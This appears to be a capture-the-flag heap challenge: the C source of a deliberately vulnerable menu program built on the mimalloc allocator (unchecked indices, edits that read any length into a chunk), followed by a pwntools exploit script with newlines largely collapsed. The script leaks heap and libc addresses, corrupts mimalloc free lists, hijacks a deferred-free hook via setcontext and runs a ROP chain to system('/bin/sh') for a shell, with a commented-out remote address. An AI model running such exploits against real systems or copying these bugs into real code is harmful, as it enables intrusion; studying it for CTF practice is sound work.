#include<mimalloc.h>#include<stdio.h>#include <stdlib.h>char *chunk_ptr[0x20];int chunk_size[0x20];int count=0;void init(){ setvbuf(stdout, 0, 2, 0); setvbuf(stdin, 0, 2, 0);}void menu(){ puts("1.mi_malloc"); puts("2.mi_free"); puts("3.edit"); puts("4.show"); puts("5.exit"); printf(">> ");}int my_read(){ char buf[0x8]; read(0,buf,0x8); return atoi(buf);}void add(){ int size; puts("Size :"); size = my_read(); chunk_size[count] = size; chunk_ptr[count] = mi_malloc(size); count ++;}void delete(){ puts("Index :"); int index = my_read(); mi_free(chunk_ptr[index]);}void edit(){ puts("Index :"); int index = my_read(); puts("Size :"); int size = my_read(); read(0,chunk_ptr[index],size);}void show(){ puts("Index :"); int index = my_read(); puts(chunk_ptr[index]);}int main(){ init(); while(1){ menu(); int choice = my_read(); switch(choice){ case 1: add(); break; case 2: delete(); break; case 3: edit(); break; case 4: show(); break; case 5: exit(0); default: puts("Unknown option"); break; } }}from pwn import*from ctypes import *io = process("./mimalloc_heap")#io = remote("123.56.236.235",39254)elf = ELF("./mimalloc_heap")context.terminal = ['tmux','splitw','-h']context.log_level = "debug"libc = ELF("./glibc-all-in-one/libs/2.31-0ubuntu9.9_amd64/libc-2.31.so")
def debug(): gdb.attach(io) pause()def add(size): io.recvuntil(">> ") io.send("1") io.recvuntil("Size :") io.send(str(size))def delete(index): io.recvuntil(">> ") io.send("2") io.recvuntil("Index :") io.send(str(index))def edit(index,size,payload): io.recvuntil(">> ") io.send("3") io.recvuntil("Index :") io.send(str(index)) io.recvuntil("Size :") io.send(str(size)) io.send(payload)def show(index): io.recvuntil(">> ") io.send("4") io.recvuntil("Index :") io.send(str(index))
add(0xa0)#0show(0)io.recv()heap_addr = u64(io.recv(6).ljust(8,b'\x00'))-0x10140success("heap_addr :"+hex(heap_addr))payload = cyclic(0xa0)+p64(heap_addr+0x188)edit(0,len(payload),payload)add(0xa0)#1add(0xa0)#2show(2)tld_main = u64(io.recvuntil("\x7f")[-6:].ljust(8,b'\x00'))libc_addr = tld_main-0x216380libmimalloc_addr = tld_main-0x24380success("tld_addr :"+hex(tld_main))add(0xb0)#3defreed_addr = libmimalloc_addr + 0x2e190payload = cyclic(0xc0)+p64(defreed_addr-0x8)edit(3,len(payload),payload)add(0xb0)#4add(0xb0)#5success("libc_addr :"+hex(libc_addr))success("libmimalloc_addr :"+hex(libmimalloc_addr))system_addr = libc_addr + libc.sym['system']setcontext_addr = libc_addr + libc.sym['setcontext']+61rdi_addr = libc_addr + 0x0000000000023b6aret_addr = rdi_addr+1binsh_addr = libc_addr + next(libc.search(b'/bin/sh'))payload = p64(heap_addr+0x100a0)+p64(setcontext_addr)edit(5,len(payload),payload)
payload = p64(rdi_addr)+p64(binsh_addr)+p64(system_addr)payload = payload.ljust(0xa0,b'\x00')+p64(heap_addr+0x100a0)+p64(ret_addr)edit(0,len(payload),payload)# gdb.attach(io,'b *_mi_malloc_generic+327')add(0x500)# pause()io.interactive()